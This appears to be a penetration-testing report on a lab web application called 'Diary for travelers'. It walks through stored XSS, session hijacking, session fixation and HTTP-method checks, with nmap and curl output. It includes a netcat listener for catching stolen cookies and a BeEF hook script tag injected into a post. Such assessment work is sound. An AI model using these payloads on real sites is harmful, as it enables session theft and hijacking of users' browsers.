
### Exploiting XSS attack

Set a remote listener for receiving victim's information:

```
# netcat -lvp 84
```


Update or create some post in web application with stored XSS:





Injecting a script for sending user's cookie to a remote listener

Checking this post form a victim's computer. Now we can see that our victim has connected to remote listener and sent cookies.




Victim's cookies information

But there is only XSRF-TOKEN without JSESSIONID in received cookies. This is probably because web application is configured to disclosure session ID only through HTTP channel [<https://www.owasp.org/index.php/HttpOnly>].

Try to explore XSS with BeEF tool. Update our vulnerable post by updating text field with interceptor:

```
<script src='http://127.0.0.1:3000/hook.js'></script>
```

Configure BeEF tool for listening possible connections and read updated post from the victim's computer.



Victim is connected to BeEF

Now we can go to Commands panel and try to execute some interesting commands.

## Session hijacking attack

### Intercept the cookie through unsecured connection

Diary for travelers allows us to use unsecured HTTP connection. Listen to unencrypted network traffic for users that uses unsecured connection and intercept their session ID.

### Steal the cookie

We tried to steal victim's session ID with stored XSS. But web application doesn't allow sending session information via JS.

### Fabricate the cookie

As we know from previous checks, Diary for travelers is deployed on Tomcat. We can check Tomcat documentation for getting better vision of how session ID can be generated. Does

session ID stores decrypted sensitive authentication information? Or does server store all authentication information in some inner storage?

Let's suppose (or try to find out it with some server's error response or application file structure) that Diary for travelers uses Spring framework. In this case, there is a big chance that web application uses Spring security authentication framework. Spring is open source framework and we can find out what are the possible ways to implement authentication mechanism. By default, Spring security uses Redis as inner storage for users' authentication information.

„Instead of using Tomcat's HttpSession, we are actually persisting the values in Redis. “

<https://docs.spring.io/spring-session/docs/current/reference/html5/guides/java-security.html#how-does-it-work>

Spring Session API and implementations for managing a user's session information

<https://docs.spring.io/spring-session/docs/current/reference/html5/#introduction>

Spring session data with Redis

<https://github.com/spring-projects/spring-session/blob/master/spring-session-data-redis/src/main/java/org/springframework/session/data/redis/RedisOperationsSessionRepository.java>

Our task is try to understand the algorithm of generating session ID and trying to fabricate the cookie with necessary session ID.

## Use session fixation attack

First we check what happens to an existing session when the user tries to authenticate again. The web application does nothing and the original session remains valid. Now try to use session token of the anonymous user for logging in from another browser/system. The EditThisCookie plugin [<http://www.editthiscookie.com/start/>] is very useful for manipulating with cookies and checking the session fixation attack. After logging in from one browser, the anonymous user in the second browser becomes logged in user with the same session. It means that the session fixation attack is possible, so we need to discover if there is a way to fix an attacker's session token within a victim's browser.

From [https://www.owasp.org/index.php/Session\\_fixation](https://www.owasp.org/index.php/Session_fixation)

*There are several techniques to execute the attack; it depends on how the Web application deals with session tokens. Below are some of the most common techniques:*

- Session token in the URL argument



- *Session token in a hidden form field*
- *Session ID in a cookie:*
  - *Client-side script*
  - *<META> tag as a code injection attack*
  - *HTTP header response method is Including the parameter Set-Cookie in the HTTP header response*

This web application is configured to disable URL rewriting logic, so it's impossible to put session token in the URL argument. Also, probably the application doesn't work with hidden form fields during the authentication process. We can't use client-side script for injecting session token because web application is configured to use HttpOnly channel for working with cookies. We need to check code injection attack with <META> tag and chance of setting session token into HTTP header response.

### Test HTTP Methods

We need to test supported HTTP methods for finding out possibility to set session token into HTTP header response [[https://www.owasp.org/index.php/Test\\_HTTP\\_Methods\\_\(OTG-CONFIG-006\)#How\\_to\\_Test](https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)#How_to_Test)].

#### 1. **Discover the Supported Methods**

Use NMap for discovering all supported methods by this web server. Or we can use the OPTIONS HTTP method with curl, for example.

```

Applications ▾ Places ▾ Terminal ▾ Thu 15:31
root@kali: ~
File Edit View Search Terminal Help
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-08 13:45 CST
root@kali:~# nmap -p 8080 --script http-methods 192.168.0.136 -v

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-08 13:45 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Initiating Ping Scan at 13:45
Scanning 192.168.0.136 [4 ports]
Completed Ping Scan at 13:45, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:45
Completed Parallel DNS resolution of 1 host. at 13:45, 11.02s elapsed
Initiating SYN Stealth Scan at 13:45
Scanning 192.168.0.136 [1 port]
Discovered open port 8080/tcp on 192.168.0.136
Completed SYN Stealth Scan at 13:45, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.0.136.
Initiating NSE at 13:45
Completed NSE at 13:45, 2.46s elapsed
Nmap scan report for 192.168.0.136
Host is up (0.00059s latency).

PORT      STATE SERVICE
8080/tcp  open  http-proxy
| http-methods:
|   Supported Methods: GET HEAD POST PUT PATCH DELETE OPTIONS
|_  Potentially risky methods: PUT PATCH DELETE

NSE: Script Post-scanning.
Initiating NSE at 13:45
Completed NSE at 13:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (84B)
root@kali:~#

```

All supported methods by this web server

As we can see, the TRACE method is disabled, so there is no possible to implement Cross Site Tracing (XST) attack [[https://www.owasp.org/index.php/Cross\\_Site\\_Tracing](https://www.owasp.org/index.php/Cross_Site_Tracing)].

## 2. Testing for arbitrary HTTP methods

Find a page to visit that has a security constraint and test an arbitrary method on it

```

> curl -X ABC -i http://localhost:8080/media/list
HTTP/1.1 403
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Set-Cookie: XSRF-TOKEN=bab2ec16-1666-4ce3-a884-f3ec278764ad; Path=/
Content-Type: text/html; charset=UTF-8
Content-Language: en
Transfer-Encoding: chunked
Date: Wed, 14 Nov 2018 11:13:09 GMT

```

Testing for arbitrary HTTP method

This application doesn't support arbitrary method "ABC" and it returns 403 error page, so it's not vulnerable.


## 3. Testing for HEAD access control bypass

If we send a request with HEAD method to the page that has a security constraint, the application should force a 302 redirect to a log in page or force a log in directly. If it's not then the

application has processed the request without authentication or authorization

[[https://www.owasp.org/index.php/Test\\_HTTP\\_Methods\\_\(OTG-CONFIG-006\)#How\\_to\\_Test](https://www.owasp.org/index.php/Test_HTTP_Methods_(OTG-CONFIG-006)#How_to_Test)].

Let's check this statement with OWASP ZAP proxy



Sending a request with HEAD method to the page that has a security constraint

We receive 200 response code, but response contains a body which is a login page. So it's not a vulnerable.

The code injection attack with `<META>` tag

To be tested

## Conclusion

## Risk rating

## Recommendations

## Links

[1] – [The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws](#), Dafydd Stuttard, Marcus Pinto

[2] – [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[3] -

[https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)